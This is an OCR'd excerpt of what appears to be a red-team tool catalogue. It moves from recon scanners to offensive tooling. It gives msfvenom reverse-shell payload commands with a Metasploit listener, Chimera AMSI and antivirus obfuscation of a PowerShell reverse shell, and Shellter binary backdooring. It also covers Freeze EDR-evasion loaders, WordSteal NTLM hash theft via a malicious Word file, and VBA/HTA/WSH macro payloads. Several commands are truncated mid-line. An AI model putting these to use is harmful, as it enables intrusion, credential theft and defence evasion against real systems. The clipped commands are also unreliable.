Dangerously fast dns/network/port scanner, created by Esc4iCEscEsc, written in rust.

You will need a subdomains file. *E.g. Subdomain wordlist by Sublist3r*.

Install:

Download the latest release from here.

```
# Install a wordlist
sudo apt install wordlists
ls /usr/share/dirb/wordlists
ls /usr/share/amass/wordlists
```

Usage:

```
skanuvaty --target example.com --concurrency 16 --subdomains-file SUBDOMAIN_WORDL
```

Image used from https://tinyurl.com/26btchcj

⬅ BACK Metabigor

Metabigor is Intelligence tool, its goal is to do OSINT tasks and more but without any API key.

Main Features:

- Searching information about IP Address, ASN and Organization.
- Wrapper for running rustscan, masscan and nmap more efficient on IP/CIDR.
- Finding more related domains of the target by applying various techniques (certificate, whois, Google Analytics, etc).
- Get Summary about IP address (powered by @thebl4ckturtle)

Install:

```
go install github.com/j3ssie/metabigor@latest
```

Usage:

```
# discovery IP of a company/organization
echo "company" | metabigor net --org -o /tmp/result.txt

# Getting more related domains by searching for certificate info
echo 'Target Inc' | metabigor cert --json | jq -r '.Domain' | unfurl format %r.%t

# Only run rustscan with full ports
echo '1.2.3.4/24' | metabigor scan -o result.txt

# Reverse Whois to find related domains
echo 'example.com' | metabigor related -s 'whois'

# Get Google Analytics ID directly from the URL
echo 'https://example.com' | metabigor related -s 'google-analytic'
```




Image used from https://tinyurl.com/2yazbe5f

⬅ BACK Gitrob

Gitrob is a tool to help find potentially sensitive files pushed to public repositories on Github.

Gitrob will clone repositories belonging to a user or organization down to a configurable depth and iterate through the commit history and flag files that match signatures for potentially sensitive files.

The findings will be presented through a web interface for easy browsing and analysis.

Note: *Gitrob will need a Github access token in order to interact with the Github API. Create a*

personal access token and save it in an environment variable in your .bashrc or similar shell configuration file:

```
export GITROB_ACCESS_TOKEN=deadbeefdeadbeefdeadbeefdeadbeefdeadbeef
```

Install: (Go)

```
go get github.com/michenriksen/gitrob
```

Install: (Binary)

A precompiled version is available for each release.

Usage:

```
# Run against org
gitrob {org_name}

# Saving session to a file
gitrob -save ~/gitrob-session.json acmecorp

# Loading session from a file
gitrob -load ~/gitrob-session.json
```




*Image used from https://tinyurl.com/24qst9dt

BACK gowitness

Gowitness is a website screenshot utility written in Golang, that uses Chrome Headless to generate screenshots of web interfaces using the command line, with a handy report viewer to process results. Both Linux and macOS is supported, with Windows support mostly working.

Install: (Go)

```
go install github.com/sensepost/gowitness@latest
```

Full installation information can be found here.

Usage:

```
# Screenshot a single website
gowitness single https://tinyurl.com/cv8mol7

# Screenshot a cidr using 20 threads
gowitness scan --cidr 192.168.0.0/24 --threads 20

# Screenshot open http services from an namp file
gowitness nmap -f nmap.xml --open --service-contains http
```

```
# Run the report server
gowitness report serve
```

Full usage information can be found here.




Image used from https://tinyurl.com/y5u7xevp

Resource Development

BACK Chimera

Chimera is a PowerShell obfuscation script designed to bypass AMSI and antivirus solutions. It digests malicious PS1's known to trigger AV and uses string substitution and variable concatenation to evade common detection signatures.

Install:

```
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gaw
sudo git clone https://tinyurl.com/23aqysqc /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
sudo chmod +x chimera.sh; ./chimera.sh --help
```

Usage:

```
./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -l 3 -o /tmp/chimera.ps1 -v -t po
copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-objec
invoke-expression,out-string,write-error -j -g -k -r -p
```

⬅ BACK msfvenom

Msfvenom allows the creation of payloads for various operating systems in a wide range of formats. It also supports obfuscation of payloads for AV bypass.

Set Up Listener

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
```

```
set LPORT listening-port
run
```

Msfvenom Commands

PHP:

```
msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R
```

Windows:

```
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.
```

Linux:


```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x8
```

Java:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp
```

HTA:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > sh
```



BACK Shellter

Shellter is a dynamic shellcode injection tool, and the first truly dynamic PE infector ever created.

It can be used in order to inject shellcode into native Windows applications (currently 32-bit

applications only).

Shellter takes advantage of the original structure of the PE file and doesn't apply any modification such as changing memory access permissions in sections (unless the user wants), adding an extra section with RWE access, and whatever would look dodgy under an AV scan.

Full README information can be found here.

Install: (Kali)

```
apt-get update
apt-get install shellter
```

Install: (Windows)

Visit the download page and install.

Usage:

Just pick a legit binary to backdoor and run Shellter.

Some nice tips can be found here.

Lots of community usage demos can be found here.




*Image used from https://tinyurl.com/25ch99mw

⬅ BACK Freeze

Freeze is a payload creation tool used for circumventing EDR security controls to execute shellcode in a stealthy manner.

Freeze utilizes multiple techniques to not only remove Userland EDR hooks, but to also execute shellcode in such a way that it circumvents other endpoint monitoring controls.

Install:

```
git clone https://tinyurl.com/2djf5w9d
cd Freeze
go build Freeze.go
```

Usage:

```
  -I string
        Path to the raw 64-bit shellcode.
```

```
  -O string
        Name of output file (e.g. loader.exe or loader.dll). Depending on what fi
  -console
        Only for Binary Payloads - Generates verbose console information when the
  -encrypt
        Encrypts the shellcode using AES 256 encryption
  -export string
        For DLL Loaders Only - Specify a specific Export function for a loader to
  -process string
        The name of process to spawn. This process has to exist in C:\Windows\Sys
  -sandbox
        Enables sandbox evasion by checking:
                Is Endpoint joined to a domain?
                Does the Endpoint have more than 2 CPUs?
                Does the Endpoint have more than 4 gigs of RAM?
  -sha256
        Provides the SHA256 value of the loaders (This is useful for tracking)
```

*Image used from https://tinyurl.com/2xlykp7x

BACK WordSteal

This script will create a Microsoft Word Document with a remote image, allowing for the capture of NTML hashes from a remote victim endpoint.

Microsoft Word has the ability to include images from remote locations, including a remote image hosted on an attacker controlled SMB server. This gives you the opportunity to listen for, and capture, NTLM hashes that are sent when an authenticated victim opens the Word document and renders the image.

Install:

```
git clone https://tinyurl.com/26lvrh4w
cd WordSteal
```

Usage:

```
# Generate document containing 'test.jpg' and start listener
./main.py 127.0.0.1 test.jpg 1

# Generate document containing 'test.jpg' and do not start listener
./main.py 127.0.0.1 test.jpg 0\n
```

```
python main.py 127.0.0.1 sample.jpg 1
[+] Generated malicious file: 1497402033.rtf [+]
[+] Script Generated Successfully [+]
[+] Running Metasploit Auxiliary Module [+]
[*] Processing metasploit.rc for ERB directives.
resource (metasploit.rc)> use auxiliary/server/capture/smb
resource (metasploit.rc)> set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
resource (metasploit.rc)> set JOHNPWFILE passwords
JOHNPWFILE => passwords
resource (metasploit.rc)> run
[*] Auxiliary module execution completed

[*] Server started.
<----- SNIP ------->
```

*Image used from https://tinyurl.com/2a89dauq

⬅BACK NTAPI Undocumented Functions

This site provides information on undocumented Windows internals, system calls, data structures, and other low-level details of the Windows operating system.

It can be a valuable resource for individuals who want to explore the internals of Windows for various purposes, including vulnerability analysis, exploit development, and privilege escalation.

When developing exploits, understanding the internals of the target system is crucial. This site can help develop exploits by leveraging the low-level undocumented aspects of Windows.

Usage:

Visit https://tinyurl.com/63ns8c




Image used from https://tinyurl.com/63ns8c

BACK Kernel Callback Functions

This technical note provides a comprehensive list all the APIs exported by the Windows Kernel, for driver writes to register callback routines that are invoked by kernel components under various circumstances.

Most of these routines are documented in the Windows Driver Kit (WDK) but some of them are for use by in-box drivers.

The undocumented functions are described briefly whereas the documented ones are just listed here for reference.

Usage:

Visit https://tinyurl.com/27t8lg7z

Undocumented Functions

DbgSetDebugPrintCallback() installs or removes a caller provided callback function which is invoked whenever DbgPrint(), KdPrint() and their variants are called, giving them access to the formatted debug output buffer. This is useful when the system is not running under the control of a kernel debugger and the user wishes to examine the out of DbgPrint(). The DbgView tool from SysInternals uses this API to capture and display output from kernel components. Multiple callers can install callback, all of which are stored in a doubly linked list whose head is at RtlpDebugPrintCallbackList. The lock at RtlpDebugPrintCallbackLock protects this list. The value in the Boolean RtlpDebugPrintCallbacksActive determines if any driver has installed such a callback. The prototype of this function is available in the WDK and is as follows:

```
VOID (*PDEBUG_PRINT_CALLBACK) (
    _In_ PSTRING Output,
    _In_ ULONG ComponentId,
    _In_ ULONG Level );

NTSTATUS DbgSetDebugPrintCallback (
    _In_ PDEBUG_PRINT_CALLBACK DebugPrintCallback,
    _In_ BOOLEAN Enable );
```

IoRegisterPriorityCallback() is used by storage I/O drivers like classpnp.sys to register a callback (e.g. CLASSPNP!ClassIoBoostPriority) which is used to notify the driver about I/O priority changes in IRPs that the driver currently owns. A thread's I/O priority is boosted to mitigate priority inversion issues involving threads with different I/O priorities. The Windows Internals book 6th Edition describes this in Chapter 8. The callbacks are stored in the array IopUpdatePriorityCallbackRoutine[] which can hold a maximum of 8 callbacks. IoBoostThreadIoPriority() is responsible for making the callbacks. The prototype of this function, shown below, is NOT available in the WDK:

```
VOID (*PIO_PRIORITY_CALLBACK) (
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PDEVICE_OBJECT DeviceObject,
    _In_ PETHREAD Thread,
    _In_ IO_PRIORITY_HINT PriorityHint );

NTSTATUS IoRegisterPriorityCallback (
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PIO_PRIORITY_CALLBACK  Callback  );

VOID IoUnregisterPriorityCallback (
    _In_ PDRIVER_OBJECT DriverObject );
```

Image used from https://codemachine.com

BACK OffensiveVBA

A collection of offensive techniques, scripts and useful links for achieving code execution and defense evasion via office macros.

Usage:

Visit https://tinyurl.com/2ajorjep#templates-in-this-repo

Templates in this repo

File	Description
ShellApplication_ShellExecute.vba	Execute an OS command via ShellApplication object and ShellExecute method
ShellApplication_ShellExecute_privileged.vba	Execute an privileged OS command via ShellApplication object and ShellExecute method - UAC prompt
Shellcode_CreateThread.vba	Execute shellcode in the current process via Win32 CreateThread
Shellcode_EnumChildWindowsCallback.vba	Execute shellcode in the current process via EnumChildWindows
Win32_CreateProcess.vba	Create a new process for code execution via Win32 CreateProcess function
Win32_ShellExecute.vba	Create a new process for code execution via Win32 ShellExecute function

*Image used from https://tinyurl.com/235hovce

⬅BACK WSH

Creating payload:

```
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True
```

Execute:

```
wscript payload.vbs
cscript.exe payload.vbs
wscript /e:VBScript payload.txt //If .vbs files are blacklisted
```

⬅BACK HTA

Creating payload:

```
<html>
<body>
<script>
  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
```

```
</html>
```

Execute: Run file

⬅BACK VBA

Creating payload:

```
Sub calc()
  Dim payload As String
  payload = "calc.exe"
  CreateObject("Wscript.Shell").Run payload,0
End Sub
```

Execute: Set function to Auto_Open() in macro enabled document

Initial Access

⬅BACK Bash Bunny

The Bash Bunny is a physical USB attack tool and multi-function payload delivery system. It is designed to be plugged into a computer's USB port and can be programmed to perform a variety of functions, including manipulating and exfiltrating data, installing malware, and bypassing security measures.

hackinglab: Bash Bunny – Guide

Hak5 Documentation

Nice Payload Repo

Product Page

BACK EvilGoPhish

